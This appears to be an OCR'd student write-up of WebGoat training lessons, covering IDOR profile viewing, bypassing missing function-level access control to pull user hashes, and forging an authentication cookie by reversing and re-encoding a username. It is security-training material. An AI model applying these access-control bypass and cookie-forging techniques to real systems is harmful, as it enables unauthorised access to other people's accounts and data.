
Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Thu, 02 Nov 2023 18:09:30 GMT
Content-Length: 245

{
  "lessonCompleted":true,
  "feedback":"Well done, you found someone else's profile",
  "output":"{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}",
  "assignment":"IDORViewOtherProfile",
  "attemptWasMade":true
}
```



Missing Function Level Access Control

View stylesheet for hidden menu items.Config and users are the hidden menu items in this case.



Part 3)Just try changing content type as written in hints to application/json

Part 4) This part seems to be broken.

Missing Function Le… A… C…ontrol

Search lesson

Hide hints | Reset lesson

Now log in as that user and bring up WebGoat/users. Copy your hash and log back in to your original account and input it there to get credit.

1 2 3 4

The company fixed the problem, right?


The company found out the endpoint was a bit too open, they made an emergency fixed and not only admin users can list all users.

Start with the information you already gathered (hidden menu items) to see if you can pull the list of users and then provide the 'hash' for Jerry's account.

Your Hash: 5/77umvhcsh5V8UyDLUa1ltg=


Submit


Keep trying, this one may take several attempts & steps to achieve. See the hints for help.




Spoofing an Authentication Cookie


Find the pattern of the authentication cookie.
The auth cookie is base64 encoded so decode it and get a hex string.We further decode this string to get plaintext. We view this plaintext to identify the pattern of the auth cookie.
For admin this string is **ozvdsHozhqnimda** and webgoat it is **ozvdsHozhqtaogbew.**









It is a string(constant for all cookies) followed by the reversed username. So encode this in hex and further base64 to get the authentication cookie. Send request to login and complete the assignment.





Assignment 3)
Injection

SQL Injection(intro)




